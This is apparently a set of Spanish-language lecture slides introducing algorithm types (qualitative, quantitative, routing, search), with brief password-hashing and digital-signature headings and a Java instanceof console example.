
**Instanceof** (el objeto al que apunta la variable "**obj**" es una instancia de la clase "**Character**").

```
Console X
<terminated> Character [Java Application] C:\eclipse\plugins\org.
Camilo
2011086237
Camilo
2011086237
true
true
```






# Hash de Contraseñas - Escenario no ideal.






# Hash de Contraseñas - Escenario ideal.




## Aplicaciones – Funciones de Hash – Firmas Digitales

- **Seguridad:** No es posible falsificar documentos digitales.
- Si al recibir un mensaje cifrado lo desciframos, cómo sabemos que no ha sido alterado...???



# Tipos de Algoritmos...



# Algoritmos Cualitativos

- Los **algoritmos cualitativos** son todos aquellos algoritmos en los que los pasos que lo componen se describen de una forma narrada con un lenguaje natural. Un algoritmo es una secuencia de pasos ordenados y lógicos que se llevan a cabo con el objeto de resolver un problema determinado.
- Los **algoritmos cualitativos** se emplean con frecuencia en la vida cotidiana para resolver problemas. Por ejemplo: las instrucciones de uso que traen los equipos electrónicos, las instrucciones para el montaje de un equipo, las técnicas de laboratorio para evaluar ácidos, etc.

Ejemplo de Algoritmo Cualitativo - Realizar un puré de papas.

1. Buscar utensilios.
2. Lavar las papas.
3. Llenar la olla con agua.
4. Colocar las papas dentro de la olla.
5. Encender la estufa.
6. Colocar la olla en la estufa.
7. Esperar a que hiervan.
8. Retirar las papas.
9. Pelar las papas.
0. Triturar las papas.
1. Agregar queso, mantequilla y leche.
2. Mezclar.
3. Agregar sal al gusto.
4. Servir.


# Algoritmos Cuantitativos

- Por su parte los algoritmos cuantitativos son aquellos que se realizan por medio de cálculos matemáticos. Por ejemplo, si se desea saber cuál es la raíz cuadrada de un número, se pueden aplicar algoritmos. Otro ejemplo: el resultado de una operación de "**resta**" o una "**multiplicación**".


## Obtener el promedio de tres números naturales

- 1 Inicio.
- 2 Declarar (número1, número2, número3, sumar, promediar): números naturales.
- 3 Ingresar los valores de (número1, número2, número3).
- 4  $\text{sumar} = \text{número1} + \text{número2} + \text{número3}$ .
- 5  $\text{promediar} = \text{sumar} / 3$ .
- 6 Mostrar (sumar, promediar).
- 7 Fin.

# Tipos de Algoritmos...




# Algoritmos de Encaminamiento





# Tipos de Algoritmos...



# Algoritmos de Búsqueda

- Los algoritmos de búsqueda son métodos utilizados para encontrar un elemento específico dentro de una estructura de datos, como un arreglo, una lista, un árbol o un grafo. Dependiendo de la estructura de datos y las características del problema, se pueden emplear distintos tipos de algoritmos de búsqueda. Clasificación:
- **Búsqueda lineal:**  $O(n)$ , adecuado para listas desordenadas.
- **Búsqueda binaria:**  $O(\log n)$ , requiere listas ordenadas.
- **Búsqueda por salto:**  $O(\sqrt{n})$ , optimización para listas ordenadas.
- **Búsqueda en árboles:**  $O(\log n)$  en árboles balanceados.
